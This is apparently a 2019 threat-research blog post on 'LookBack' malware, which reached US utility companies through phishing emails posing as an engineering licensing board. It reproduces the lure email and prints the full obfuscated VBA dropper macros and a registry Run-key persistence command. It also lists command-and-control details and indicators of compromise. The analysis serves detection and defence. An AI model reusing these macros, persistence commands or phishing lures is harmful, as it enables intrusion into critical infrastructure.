LookBack Malware Targets the United States Utilities Sector with Phishing Attacks Impersonating Engineering Licensing Boards

proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

August 1, 2019

Blog
Threat Insight
LookBack Malware Targets the United States Utilities Sector with Phishing Attacks Impersonating Engineering Licensing Boards


August 01, 2019 Michael Raggi and Dennis Schwarz with the Proofpoint Threat Insight Team

Overview

Between July 19 and July 25, 2019, several spear phishing emails were identified targeting three US companies in the utilities sector. The phishing emails appeared to impersonate a US-based engineering licensing board with emails originating from what appears to be an actor-controlled domain, nceess[.]com. Nceess[.]com is believed to be an impersonation of a domain owned by the US National Council of Examiners for Engineering and Surveying. The emails contain a malicious Microsoft Word attachment that uses macros to install and run malware that Proofpoint researchers have dubbed “LookBack.” This malware consists of a remote access Trojan (RAT) module and a proxy mechanism used for command and control (C&C) communication. We believe this may be the work of a state-sponsored APT actor based on overlaps with historical campaigns and macros utilized. The utilization of this distinct delivery methodology coupled with unique LookBack malware highlights the continuing threats posed by sophisticated adversaries to utilities systems and critical infrastructure providers.

Delivery

Emails delivered on July 19 and July 25 purported to be a failed examination result from the NCEES (National Council of Examiners for Engineering and Surveying) and fraudulently utilized the NCEES logo. The email sender address and reply-to fields contained the impersonation domain nceess[.]com. Like the phishing domain, the email bodies impersonated member ID numbers and the signature block of a fictitious employee at NCEES. The Microsoft Word document attachment included in the email also invoked the failed examination pretense with the file name “Result Notice.doc.”



Fundamentals of Engineering Exam

[redacted]@nceess.com>
[redacted]
Thursday, 25 July 2019 at 12:48 pm

NCEES ID: [redacted]
Exam Date: July 2019

Exam Result: Failed

Dear participant

You have not achieved a passing score on your recent NCEES exam.

Please note that NCEES does not release numeric exam scores. Results are reported as pass or fail only.

See below for information on how to proceed with the licensing process in your state. We wish you continued success in your career.

Thank you.
Yours sincerely,
[redacted]
Manger
Department of Registration and Examination
PO Box 30670, Lansing MI 48909
Telephone Number: 517-241-9288
Email: [redacted]@NCEESS.com
NCEES Advancing Licensure for engineers and surveyors

Figure 1: NCEES-themed phishing email

All emails originated from the IP address 79.141.168[.]137, which appears to be an actor-controlled IP utilized to host the phishing domain nceess[.]com. An examination of passive DNS and domain registration history for this domain identified additional domains that appeared to be actor registered, which also impersonated engineering and electric licensing bodies in the US. Among these domains, only nceess[.]com was observed in active phishing campaigns targeting utility companies.

Exploitation

The phishing messages were found to contain a Microsoft Word document attachment that uses VBA macros to install LookBack malware. When the attachment is executed, the malicious VBA macro within the Microsoft Word attachment drops three Privacy Enhanced Mail (PEM) files to the host: tempgup.txt, tempgup2.txt, and tempsodom.txt. Additionally, the file Temptcm.tmp, which is a version of certutil.exe, is dropped to decode the PEM files using Temptcm.tmp. The macro next creates a copy of the decoded PEM files restoring their proper file extensions with the Windows essentuti.exe. tempgup.txt becomes GUP.exe, which impersonates the name of an open-source binary used by Notepad++; tempgup2.txt becomes libcurl.dll, a malicious loader DLL file; and tempsodom.txt becomes sodom.txt, which contains command and control configuration data utilized by the malware. Finally, the macro launches GUP.exe and the libcurl.dll loader separately, resulting in the execution of LookBack malware.

LookBack Malware

LookBack malware is a remote access Trojan written in C++ that relies on a proxy communication tool to relay data from the infected host to a command and control IP. Its capabilities include an enumeration of services; viewing of process, system, and file data; deleting files; executing commands; taking screenshots; moving and clicking the mouse; rebooting the machine and deleting itself from an infected host. The malware consists of the following components:

- A command and control proxy tool (referred to as GUP)
- A malware loader comprised of a legitimate libcurl.dll file with one export function modified to execute shellcode.
- A communications module (referred to as SodomNormal) which creates a C&C channel with the GUP proxy tool.

- A remote access Trojan component (referred to as SodomMain), which is delivered following decoding the initial beacon response received via the GUP proxy tool and the SodomNormal local host proxy module.

GUP Proxy Tool

The GUP command and control proxy tool may impersonate the name of a piece of legitimate opensource software available at wingup[.]org, which is used by Notepad++. In historic campaigns by APT adversaries, legitimate GUP.exe versions were utilized that were digitally signed by Notepad++. In this campaign, files appeared to impersonate the GUP.exe file name rather than being a legitimate signed binary. The function of this tool is to set up a TCP listener on a localhost, receive encoded data via requests from the SodomNormal localhost module, and to forward this data to the command and control IP via HTTP. The GUP Proxy Tool has a hardcoded configuration which is included as both strings and integers. The following configuration data was identified from the analyzed sample.

GUP[.] exe|368ae77c829c29db2c3e719ce423104db86165422391403ad0483944aa287c20

- Listener address: 127.0.0.1
- Listener port: 9090
- C&C host: 103.253.41[.]45
- C&C URL format: http://%s/status[.]gif?r=%d
- Observed URL: http://103.253.41[.]45/status.gif?r=1564065990

Libcurl.dll Malware Loader

This dynamic link library appears to be a legitimate version of libcurl.dll except for a single exported function, which is referred to as ordinal #52 and curl_share_init in the analyzed sample. This function has been modified by threat actors to extract a resource contained within libcurl.dll, decrypt malicious data included in that resource, and load the resulting DLL to execute a malicious function. When this function is executed, the SodomNormal communications module begins running within Libcurl.dll. In addition to loading the communications module, the initial macro described above configures a persistence mechanism for this malware loader by setting up a Registry Run key. The non-concatenated command included in the macro that establishes persistence for Libcurl.dll and the hash for this sample are included below.


```
cmd /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurlUpdate /f /d rundll32.exe
C:\Users\Public\libcurl.dll,#52
```

Libcurl.dll| cf57eb331b09cb2bc8992ea253d301161f1fa38583cba0733ea6dc2da2bdf740

SodomNormal Communications Module

The SodomNormal Communications module runs within the libcurl.dll loader as a loaded DLL. Its primary function is to communicate data gathered by the SodomMain remote access Trojan module with the GUP Proxy Tool. It attempts to acquire an existing configuration from the file sodom.ini. However, it appears the configuration is dropped in the file sodom.txt instead. If that configuration is not available, it utilizes a hardcoded configuration in the binary. An example of this hardcoded configuration has been included below. The tool uses a custom binary protocol over sockets for its command and control communication with the GUP Proxy Tool and all transferred data is encrypted using a modified version of RC4 encryption. It has limited functionality which includes an initial beacon, an initial beacon response that includes encoded data containing the SodomMain RAT, and a command poll which passes header and decrypted data in an exported function enabling the SodomMain RAT to run. The hash for this sample is included below.

SodomNormal[.]bin|360057ef2c4c14e263bbe2fc2df9ed4790bd8ed66256c827f1af349da31d47be



```
00000000  0a 9c f8 b8 00 00 00 00  0b 00 00 00 e8 03 00 00  |................|
00000010  54 65 61 6d 4d 61 69 6e  00 00 00 00 00 00 00 00  |TeamMain........|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  54 65 73 74 4e 61 6d 65  00 00 00 00 00 00 00 00  |TestName........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  82 23 00 00 31 32 37 2e  30 2e 30 2e 31 00 00 00  |.#..127.0.0.1...|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000110  00 00 00 00 00 00 00 00  00 00 00 00              |............|
0000011c
```

Figure 2: SodomNormal Communications Module hardcoded local host configuration.

SodomMain Remote Access Trojan Module

The SodomMain module is LookBack malware's remote access Trojan module that can send and receive numerous commands indicative of its function as a RAT. The malware is delivered within the encoded data that is received by the SodomNormal module as part of its initial beacon response. It then runs within the SodomNormal module and uses its "send_data" function for C&C communications. The data is ultimately relayed to the GUP Proxy Tool and the C&C IP.

Noteworthy malware commands include:

- Get process listing
- Kill process
- Executes cmd[.] exe command
- Gets drive type
- Find files
- Read files
- Delete files
- Write to files
- Execute files
- Enumerate services
- Starts services
- Delete services
- Takes a screenshot of desktop
- Move/Click Mouse and take a screenshot
- Exit
- Removes self (libcurl[.] dll)
- Shutdown
- Reboot


The hash for this sample is included below.

SodomMain[.] dll| f8fae5b912ca61068a2be64e51273e90a10ebf7ffbd7feaf9a29475387f99a6d

Notes on Attribution


Analysts identified similarities between the macros utilized in this campaign and historic APT campaigns targeting Japanese corporations in 2018 [1]. Moreover, LookBack utilizes an encoded proxy mechanism for C&C communication that resembles a historic TTP utilized in those campaigns. However, analysts note that the LookBack malware has not previously been associated with a known APT actor and that no additional infrastructure or code overlaps were identified to suggest an attribution to a specific adversary.

In the attachments identified as part of the July 2019 campaigns, threat actors appeared to utilize many concatenation commands within the macro to obfuscate the VBA function. It is possible these concatenations were an attempt to evade static signature detection for the macro strings while maintaining the integrity of the installation mechanism, which had been historically been used to target different sectors and geographies. The below comparison indicates the shared macro content which appears to have been rewritten.



```
Sub ObjRun(CommandMoveTo As String, CopyTo01 As String, CopyTo02 As String, CopyTo03 As String, AllU:
Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\\system32\\certutil.exe %temp%tcm.tmp"
certutilComand = "cmd.exe /c %temp%tcm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run cermoveComand, 0, True
objws.Run certutilComand & AllUsersProfile & "pense1.txt " & CopyTo01, 0, True
objws.Run certutilComand & AllUsersProfile & "pense2.txt " & CopyTo02, 0, True
objws.Run certutilComand & AllUsersProfile & "pense3.txt " & CopyTo03, 0, True
objws.Run "esentutl.exe /y " & CopyTo01 & " /d " & AllUsersProfile & "GUP.exe" & " /o", 0, True
objws.Run "esentutl.exe /y " & CopyTo02 & " /d " & AllUsersProfile & "libcurl.dll" & " /o", 0, True
objws.Run AllUsersProfile & "GUP" & ".e" & "xe", 0, False
objws.Run "cmd.exe /c del /f /s /q " & AllUsersProfile & "*.txt", 0, False
End Sub
```

Figure 3: Macro utilized in July 2018 campaigns targeting Japanese corporations



```
Sub nRun()
Set o = CreateObject("WScript.Shell")
Set fsol = CreateObject("Scripting.FileSystemObject")
n = "pen" & "se1.t" & "xt"
n2 = "pen" & "se2.t" & "xt"
n3 = "so" & "d" & "om" & ".t" & "xt"
n4 = "pen" & "se3.t" & "xt"
z = fsol.GetSpecialFolder(2) & "\" & n
z2 = fsol.GetSpecialFolder(2) & "\" & n2
z3 = fsol.GetSpecialFolder(2) & "\" & n3
z4 = fsol.GetSpecialFolder(2) & "\" & n4
o.Run "c" & "md /" & "c ty" & "pe " & z4 & ">>" & z2, 0, True
o.Run "c" & "md /" & "c co" & "py %windi" & "r%\\syste" & "m32\\certu" & "til.e" & "xe %tm" & "p%tcm.t" & "mp", 0, True
o.Run "cm" & "d " & "/c %t" & "mp%tcm" & ".tmp -de" & "co" & "de " & z & " %t" & "mp%GU" & "P.t" & "xt", 0, True
o.Run "cm" & "d " & "/c %t" & "mp%tcm" & ".tmp -de" & "co" & "de " & z2 & " %t" & "mp%GU" & "P2.t" & "xt", 0, True
o.Run "cm" & "d " & "/c %t" & "mp%tcm" & ".tmp -de" & "co" & "de " & z3 & " %t" & "mp%sod" & "om.t" & "xt", 0, True
o.Run "es" & "e" & "ntu" & "tl.ex" & "e /y" & " %tm" & "p%GU" & "P.t" & "xt " & "/d C:\U" & "se" & "rs\P" & "ub" & "lic\\" & "G" & "UP" & ".e" & "xe /o", 0, True
o.Run "es" & "e" & "ntu" & "tl.ex" & "e /y" & " %tm" & "p%GU" & "P2.t" & "xt " & "/d C:\U" & "se" & "rs\P" & "ub" & "lic\\" & "li" & "bcu" & "rl" & ".d" & "ll /o", 0, True
o.Run "es" & "e" & "ntu" & "tl.ex" & "e /y" & " %tm" & "p%sod" & "om.t" & "xt " & "/d C:\U" & "se" & "rs\P" & "ub" & "lic\\" & "s" & "o" & "do" & "m.t" & "xt /o", 0, True
o.Run "C:\Us" & "er" & "s\P" & "ubli" & "c\\" & "GU" & "P" & ".e" & "xe", 0, False
o.Run "r" & "und" & "ll3" & "2.ex" & "e C:\Us" & "er" & "s\P" & "ubli" & "c\\" & "li" & "bc" & "url" & ".d" & "ll" & ",#52", 0, False
o.Run "cm" & "d " & "/c r" & "eg ad" & "d HK" & "CU\Sof" & "tware\M" & "icrosoft\W" & "indows\Curre" & "ntVe" & "rsion\R" & "un /v Cu" & "rlUpd" & "ate /f" & " /d ""rundl" & "l32.e"
o.Run "cm" & "d " & "/c r" & "eg ad" & "d HK" & "CU\Sof" & "tware\M" & "icrosoft\W" & "indows\Curre" & "ntVe" & "rsion\R" & "un /v Cu" & "rlIn" & "it /f" & " /d ""C:\Us" & "ers\Pu"
End Sub
```

Figure 4: Macro utilized in July 2019 campaigns targeting US utilities sector

Conclusion

The detection of a new malware family delivered using phishing tactics once used by known APT adversaries highlights a continuing global risk from nation-state actors. While definitive attribution in this instance requires further study of infrastructure, toolsets, and methodologies, the risk that these campaigns pose to utilities providers is clear. The profile of this campaign is indicative of specific risk to US-based entities in the utilities sector. Phishing emails leveraged the knowledge of the licensing bodies utilized within the utilities sector for social engineering purposes that communicated urgency and relevance to their targets. Persistent targeting of any entity that provides critical infrastructure should be considered an acute risk with a potential impact beyond the immediate targets. Since so many other individuals and sectors rely on these services to remain operational safeguarding them is paramount. Analysts continue to monitor key entities in the utilities sector to identify and prevent these and similar attacks in the hopes of preventing any intended impact to critical infrastructure.

References

[1]https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html

Indicators of Compromise (IOCs)

IOC	IOC Type	Description

a2d41af0b4f8f0fd950fd4ac164cb2c836fd3c679688b4db75e85ffabfc20d94	SHA256	Microsoft Word Attachment - result notice.doc
3a03509d1036f4ccf4bd4cb28717287791bf5e90f94b6edd4bffe40a66a4b237	SHA256	Microsoft Word Attachment - result notice.doc
f8fae5b912ca61068a2be64e51273e90a10ebf7ffbd7feaf9a29475387f99a6d	SHA256	LookBack RAT Module - SodomMain.dll
360057ef2c4c14e263bbe2fc2df9ed4790bd8ed66256c827f1af349da31d47be	SHA256	LookBack Communications Module - SodomNormal.bin
cf57eb331b09cb2bc8992ea253d301161f1fa38583cba0733ea6dc2da2bdf740	SHA256	LookBack Malware Loader – Libcurl.dll
368ae77c829c29db2c3e719ce423104db86165422391403ad0483944aa287c20	SHA256	LookBack Malware GUP Proxy Tool – GUP.exe
103.253.41[.]45	IP	Command and Control IP
79.141.168[.]137	IP	xOriginating IP
nceess[.]com	Domain	Phishing Domain

ET and ETPRO Suricata/SNORT Signatures

2837783 ETPRO TROJAN Win32/LookBack CnC Activity

Subscribe to the Proofpoint Blog